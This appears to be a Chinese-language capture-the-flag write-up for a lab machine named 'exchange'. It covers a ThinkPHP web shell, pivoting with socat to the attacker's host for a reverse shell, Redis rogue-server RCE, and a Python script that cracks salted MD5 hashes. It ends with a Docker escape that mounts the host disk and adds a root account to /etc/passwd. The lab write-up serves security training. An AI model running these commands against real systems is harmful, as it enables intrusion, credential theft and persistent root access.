
# exchange


# **Nmap**

```
SHELL
[root@Hacking] /home/kali/exchange
> nmap 192.168.55.122 -A -p-
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
ssh-hostkey:
   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
__ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http
                  nginx 1.18.0
http-cookie-flags:
   /:
     PHPSESSID:
       httponly flag not set
http-server-header: nginx/1.18.0
http-title: MazeSec\xE9\x9D\xB6\xE6\x9C\xBA\xE6\xB5\x8B\xE8\xAF\x95
Requested resource was
/index/login/login/token/415fa9f7dda76423f742cdb4c3e3f028.html
```


### **ThinkPHP**

进入页面,发现HTTP头中带有think字样





### Getshell之后使用蚁剑连接,并且反弹 shell



## **Redis**

### 查看ip信息

```
www-data@0bb9bcb43160:~/html$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever

8: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
        valid_lft forever preferred_lft forever

10: eth1@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:13:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.19.0.3/16 brd 172.19.255.255 scope global eth1
        valid_lft forever preferred_lft forever

www-data@0bb9bcb43160:~/html$
```

#### 发现存在其他两个网段,上传一个fscan进行扫描



#### 发现存在redis未授权访问漏洞

n0b0dyCN/redis-rogue-server: Redis(<=5.0.5) RCE</li>
 上传一个socat 进行流量转发,将本地3333端口流量转发到kali的8888端口

SHELL
./socat TCP-LISTEN:3333,reuseaddr,fork TCP:192.168.55.4:8888 &

#### 获得到反弹 shell

在/opt 目录下拿到user.txt

# Mysql

回到Thinkphp那台主机,开放了3306端口,并且给出了用户凭证

```
www-data@0bb9bcb43160:~/html/application$ cat database.php
<?php
// +----
// | ThinkPHP [ WE CAN DO IT JUST THINK ]
// +-----
// | Copyright (c) 2006~2016 http://thinkphp.cn All rights reserved.
// +----
// | Licensed ( http://www.apache.org/licenses/LICENSE-2.0 )
// +----
// | Author:
// +----
return [
  // 数据库类型
  'type'
             => 'mysql',
  // 服务器地址
  'hostname'
             => '127.0.0.1',
  // 数据库名
  'database'
            => 'hnymwl_com_utf8',
  // 用戶名
  'username'
            => 'root',
  // 密碼
  'password'
             => 'root',
  // 端口
  'hostport'
              => '3306',
  // 连接dsn
  'dsn'
              => '',
  // 数据库连接参数
  'params'
              => [],
  // 数据库编码默认采用utf8
  'charset'
             => 'utf8',
  // 数据库表前缀
  'prefix'
             => 'wp ',
  // 数据库调试模式
  'debug'
              => true,
  // 数据库部署方式:0 集中式(单一服务器),1 分布式(主从服务器)
  'deploy'
         => 0,
  // 数据库读写是否分离 主从式有效
  'rw_separate' => false,
  // 读写分离后 主服务器数量
  'master_num' => 1,
  // 指定从服务器序号
  'slave_no' => '',
  // 是否严格检查字段是否存在
  'fields_strict' => true,
  // 数据集返回类型
  'resultset_type' => 'array',
```

```
// 自动写入时间戳字段
'auto_timestamp' => false,
// 时间字段取出后的默认时间格式
'datetime_format' => 'Y-m-d H:i:s',
// 是否需要进行SQL性能分析
'sql_explain' => false,
// Builder类
'builder' => '',
// Query类
'query' => '\\think\\db\\Query',
];
```

数据库中的用户密码实际上不能直接破解,这和加密方式有关,可以查看加密逻辑

```
PHP
./application/index/controller/Login.php
//这是部分代码
              if(empty($result)){
                  return WPreturn('登录失败,用戶名不存在!',-1);
              }else{
                  if(!in_array($result['otype'], array(0,101))){ //非客户
无权登录
                      return WPreturn('您无权登录!',-1);
                  }
                  if($result['upwd'] ==
md5($data['upwd'].$result['utime'])){
                      if ($result['ustatus']==0)
                          $_SESSION['uid'] = $result['uid'];
                          //更新登录时间
                          $t_data['logintime'] = $t_data['lastlog'] =
time();
                          $t_data['uid'] = $result['uid'];
                          $userinfo->update($t_data);
                          return WPreturn('登录成功!',1);
                      }elseif($result['ustatus']==1){
                          return WPreturn('登录失败,您的账户暂时被冻结!',-1);
                      }else{
                          return WPreturn('登录失败,用戶名不存在!',-1);
                      }
                  }
                  else{
                      return WPreturn('登录失败,密碼错误!',-1);
                  }
               }
```

可以看到 upwd 密码字段是由密码明文以及时间进行组合 MD5 加密后的,因此可以写一个脚本,先把数据取出来

```
www-data@0bb9bcb43160:~/html$ mysql -uroot -proot -e 'use
hnymwl_com_utf8;select * from wp_userinfo;' -E
uid: 1
  username: admin
      upwd: 35a6b91de813873ca887f5d9b681d180
      utel:
     utime: 1480061674
 agenttype: 2
    otype: 3
   ustatus: 0
      oid: NULL
   address: NULL
  portrait: NULL
   lastlog: NULL
managername: NULL
   comname: NULL
    comqua: NULL
    rebate: NULL
 feerebate: 0
  usertype: 0
    wxtype: 0
    openid: NULL
  nickname: admin
 logintime: NULL
 usermoney: 0.00
 userpoint: NULL
  minprice: NULL
uid: 5632
  username: 10005632
      upwd: 18aed8d2a11896a6e76180b3d87e64bb
      utel: 123456
     utime: 1592404993
 agenttype: 0
     otype: 0
   ustatus: 0
      oid: 1
   address: NULL
  portrait: NULL
   lastlog: 1597391565
managername: admin
   comname: NULL
    comqua: NULL
    rebate: NULL
 feerebate: 0
  usertype: 0
```

```
wxtype: 0
    openid: NULL
  nickname: www
 logintime: 1597391565
 usermoney: 11670.00
 userpoint: NULL
  minprice: NULL
uid: 5634
  username: 1888888888
     upwd: cf9c0c4996398526203b25d179b60aad
     utel: 1888888888
     utime: 1592469112
 agenttype: 0
     otype: 0
   ustatus: 0
      oid: 666
   address: NULL
  portrait: NULL
   lastlog: 1751965186
managername: AN
   comname: NULL
    comqua: NULL
    rebate: NULL
 feerebate: 0
  usertype: 0
    wxtype: 0
    openid: NULL
  nickname: 小可爱
 logintime: 1751965186
 usermoney: 680278.00
 userpoint: NULL
  minprice: NULL
uid: 5635
  username: 10005635
     upwd: f9fb7dcf1f8af5b50235be3cbccf90ee
     utel: 19216813711
     utime: 1752205841
 agenttype: 0
     otype: 0
   ustatus: 0
      oid: dashazi
   address: NULL
  portrait: NULL
   lastlog: 1752205841
managername: whatcanisay
```

comname: NULL

comqua: NULL rebate: NULL feerebate: 0 usertype: 0 wxtype: 0 openid: NULL nickname: root logintime: 1752205841

usermoney: 0.00 userpoint: NULL minprice: NULL

## 编写脚本

```
import hashlib
# 模拟数据库导出的用户数据 (uid, username, upwd, utime)
users = [
   {'uid': 1, 'username': 'admin', 'upwd':
'35a6b91de813873ca887f5d9b681d180', 'utime': 1480061674},
   {'uid': 5632, 'username': '10005632', 'upwd':
'18aed8d2a11896a6e76180b3d87e64bb', 'utime': 1592404993},
   {'uid': 5634, 'username': '18888888888', 'upwd':
'cf9c0c4996398526203b25d179b60aad', 'utime': 1592469112},
   {'uid': 5635, 'username': '10005635', 'upwd':
'f9fb7dcf1f8af5b50235be3cbccf90ee', 'utime': 1752205841},
   {'uid': 5636, 'username': '10005636', 'upwd':
'5f68d15ad4cfa58561a349a06ff7bff3', 'utime': 1752296860},
def crack_password(md5_hash, utime, wordlist):
   for pwd in wordlist:
       pwd = pwd.strip()
       combined = pwd + str(utime)
       if hashlib.md5(combined.encode()).hexdigest() == md5_hash:
           return pwd
   return None
def main():
   # 加载字典 (rockyou.txt 请提前放在当前目录)
   try:
       with open("rockyou.txt", "r", encoding="latin1") as f:
           wordlist = f.readlines()
   except FileNotFoundError:
       print("[!] rockyou.txt 字典未找到! ")
   print("[*] 开始爆破用户密码...\n")
   for user in users:
       pwd = crack_password(user['upwd'], user['utime'], wordlist)
       if pwd:
           print(f"[+] UID: {user['uid']:5} | Username:
{user['username']:15} | Password: {pwd}")
       else:
           print(f"[-] UID: {user['uid']:5} | Username:
{user['username']:15} | 密码未爆破成功")
```

if \_\_name\_\_ == "\_\_main\_\_":

main()

MD5的计算速度是非常快的,可以看到爆出了一个whatcanisay的密码,正好是redis那台主机的root密码

```
[root@Hacking] /home/kali/exchange
> python exploit.py
[*] 开始爆破用户密码...
[-] UID:
           1 |
                Username: admin
                                           密码未爆破成功
[+] UID:
         5632
                Username: 10005632
                                           Password: 123456
[+] UID:
         5634
                Username: 18888888888
                                           Password: 1888888888
[+] UID:
         5635 I
                Username: 10005635
                                           Password: whatcanisay
                                           Password: asdasd
[+] UID:
         5636 | Username: 10005636
```

## **Docker**

在redis 主机提升到root 权限后,尝试进行docker逃逸,这里使用了下面的工具

 cdk-team/CDK: Make security testing of K8s, Docker, and Containerd easier.

执行./cdk evaluate的结果如下

```
./cdk evaluate
CDK (Container DucK)
CDK Version(GitCommit): b4105424a2f329020c388e6e16a42e9bb31ef501
Zero-dependency cloudnative k8s/docker/serverless penetration toolkit by
cdxy & neargle
Find tutorial, configuration and use-case in https://github.com/cdk-
team/CDK/
[ Information Gathering - System Info ]
2025/07/12 16:09:37 current dir: /data
2025/07/12 16:09:37 current user: root uid: 0 gid: 0 home: /root
2025/07/12 16:09:37 hostname: de5d714c7a42
2025/07/12 16:09:37 debian debian 11.5 kernel: 4.19.0-27-amd64
2025/07/12 16:09:37 Setuid files found:
       /usr/bin/chfn
       /usr/bin/chsh
       /usr/bin/gpasswd
       /usr/bin/newgrp
       /usr/bin/passwd
        /bin/mount
        /bin/su
        /bin/umount
[ Information Gathering - Services ]
[ Information Gathering - Commands and Capabilities ]
2025/07/12 16:09:38 available commands:
2025/07/12 16:09:38 Capabilities hex of
Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
        CapInh: 00000000000000000
        CapPrm: 0000003ffffffffff
        CapEff: 0000003ffffffffff
       CapBnd: 0000003ffffffffff
        CapAmb: 0000000000000000
        Cap decode: 0x0000003fffffffff =
CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, CAP_FOWNER, CAP_FSETID, CAP_KIL
L,CAP_SETGID,CAP_SETUID,CAP_SETPCAP,CAP_LINUX_IMMUTABLE,CAP_NET_BIND_SERVICE
,CAP_NET_BROADCAST,CAP_NET_ADMIN,CAP_NET_RAW,CAP_IPC_LOCK,CAP_IPC_OWNER,CAP_
SYS_MODULE,CAP_SYS_RAWIO,CAP_SYS_CHROOT,CAP_SYS_PTRACE,CAP_SYS_PACCT,CAP_SYS
_ADMIN,CAP_SYS_BOOT,CAP_SYS_NICE,CAP_SYS_RESOURCE,CAP_SYS_TIME,CAP_SYS_TTY_C
ONFIG,CAP_MKNOD,CAP_LEASE,CAP_AUDIT_WRITE,CAP_AUDIT_CONTROL,CAP_SETFCAP,CAP_
MAC_OVERRIDE,CAP_MAC_ADMIN,CAP_SYSLOG,CAP_WAKE_ALARM,CAP_BLOCK_SUSPEND,CAP_A
UDIT_READ
        Added capability list:
CAP_DAC_READ_SEARCH,CAP_LINUX_IMMUTABLE,CAP_NET_BROADCAST,CAP_NET_ADMIN,CAP_
IPC_LOCK,CAP_IPC_OWNER,CAP_SYS_MODULE,CAP_SYS_RAWIO,CAP_SYS_PTRACE,CAP_SYS_P
```

```
ACCT, CAP_SYS_ADMIN, CAP_SYS_BOOT, CAP_SYS_NICE, CAP_SYS_RESOURCE, CAP_SYS_TIME, C
AP_SYS_TTY_CONFIG,CAP_LEASE,CAP_AUDIT_CONTROL,CAP_MAC_OVERRIDE,CAP_MAC_ADMIN
,CAP_SYSLOG,CAP_WAKE_ALARM,CAP_BLOCK_SUSPEND,CAP_AUDIT_READ
[*] Maybe you can exploit the Capabilities below:
[!] CAP_DAC_READ_SEARCH enabled. You can read files from host. Use 'cdk run
cap-dac-read-search' ... for exploitation.
[!] CAP_SYS_MODULE enabled. You can escape the container via loading kernel
module. More info at https://xcellerator.github.io/posts/docker_escape/.
Critical - SYS_ADMIN Capability Found. Try 'cdk run rewrite-cgroup-
devices/mount-cgroup/...'.
Critical - Possible Privileged Container Found.
[ Information Gathering - Mounts
0:32 / / rw, relatime - overlay overlay
rw,lowerdir=/var/lib/docker/overlay2/1/FIKNOFPXIT22UY4QEPM6EPFKW3:/var/lib/d
ocker/overlay2/1/N4BUMGIWW32MO4SFJGMSS357OY:/var/lib/docker/overlay2/1/QXFSI
X4UD6JBY3QLAN4FLJ75G6:/var/lib/docker/overlay2/1/5F002R3SSDXJ5TZM7ZC5HPLPNL:
/var/lib/docker/overlay2/1/ORRX3GZYXJPJC7VD72AVWQ6C6N:/var/lib/docker/overla
y2/1/T5FKDT6Y0HJK47JZ5XNOO6VGPI:/var/lib/docker/overlay2/1/EESQ7565ZI4ZAN6UZ
STHZR33GA,upperdir=/var/lib/docker/overlay2/f1538cb24bcceeedc401ffad4e27cdfa
2f2f1e4d3f5e9f181ca41ec4cdc116a3/diff,workdir=/var/lib/docker/overlay2/f1538
cb24bcceeedc401ffad4e27cdfa2f2f1e4d3f5e9f181ca41ec4cdc116a3/work
0:35 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:36 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755
0:37 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts
rw,gid=5,mode=620,ptmxmode=666
0:38 / /sys rw,nosuid,nodev,noexec,relatime - sysfs sysfs rw
0:23 / /sys/fs/cgroup rw,nosuid,nodev,noexec,relatime - cgroup2 cgroup
rw, nsdelegate
0:34 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:39 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm rw,size=65536k
/var/lib/docker/volumes/0434c326025907d33723d2ac481efb1c98b7e1fe3edcf475e6e3
b88b9d50ae15/_data /data rw,relatime - ext4 /dev/sda1 rw,errors=remount-ro
8:1
/var/lib/docker/containers/de5d714c7a425f70c6eb9ebad3d9b3c61c33a92e90949c346
bce6a28c309351b/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro
/var/lib/docker/containers/de5d714c7a425f70c6eb9ebad3d9b3c61c33a92e90949c346
bce6a28c309351b/hostname /etc/hostname rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro
8:1
/var/lib/docker/containers/de5d714c7a425f70c6eb9ebad3d9b3c61c33a92e90949c346
bce6a28c309351b/hosts /etc/hosts rw,relatime - ext4 /dev/sda1
rw,errors=remount-ro
[ Information Gathering - Net Namespace ]
```

```
container net namespace isolated.
[ Information Gathering - Sysctl Variables ]
2025/07/12 16:09:38 net.ipv4.conf.all.route_localnet = 0
[ Information Gathering - DNS-Based Service Discovery ]
error when requesting coreDNS: lookup any.svc.cluster.local. on
127.0.0.11:53: server misbehaving
error when requesting coreDNS: lookup any.any.svc.cluster.local. on
127.0.0.11:53: server misbehaving
[ Discovery - K8s API Server ]
2025/07/12 16:09:38 checking if api-server allows system:anonymous request.
err found while searching local K8s apiserver addr.:
err: cannot find kubernetes api host in ENV
        api-server forbids anonymous request.
       response:
[ Discovery - K8s Service Account ]
load K8s service account token error.:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or
directory
[ Discovery - Cloud Provider Metadata API ]
2025/07/12 16:09:38 failed to dial Alibaba Cloud API.
2025/07/12 16:09:38 failed to dial Azure API.
2025/07/12 16:09:38 failed to dial Google Cloud API.
2025/07/12 16:09:38 failed to dial Tencent Cloud API.
2025/07/12 16:09:38 failed to dial OpenStack API.
2025/07/12 16:09:38 failed to dial Amazon Web Services (AWS) API.
2025/07/12 16:09:38 failed to dial ucloud API.
[ Exploit Pre - Kernel Exploits ]
```

其中 CAP\_SYS\_ADMIN: 超级能力, 可用于挂载宿主系统等

常用利用方式: 挂载宿主根目录

```
mkdir /mnt/host
mount /dev/sda1 /mnt/host
ls /mnt/host/root
```

```
cd mnt/host/root
ls -a
.bash history
.bashrc
.cache
.config
.docker
.gnupg
.local
.pki
.profile
.selected_editor
.ssh
.vim
.viminfo
.wdm
root.txt
cat root.txt
flag{root-6dbfaf23
```

获取shell的话,先生成一个密码,密码就是1

```
SHELL
[root@Hacking] /home/kali/exchange
> perl -e 'print crypt("1","aa")'
aacFCuAIHhrCM
```

然后往挂载目录里的 passwd 进行追加,这里设置的 SID 等同于 root

```
echo 'newuser:aacFCuAIHhrCM:0:0::/root:/bin/bash' >>/mnt/host/etc/passwd
cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:1p:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
newuser:aacFCuAIHhrCM:0:0::/root:/bin/bash
```

#### 然后登录上去就行了

```
[root@Hacking] /home/kali/exchange
) ssh newuser@192.168.55.122's password:
Linux moban 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 12 12:18:10 2025 from 192.168.55.4
root@moban:~# id
uid=0(root) gid=0(root) groups=0(root)
root@moban:~# cat /root/root.txt
flag{root-6dbfaf
root@moban:~#
```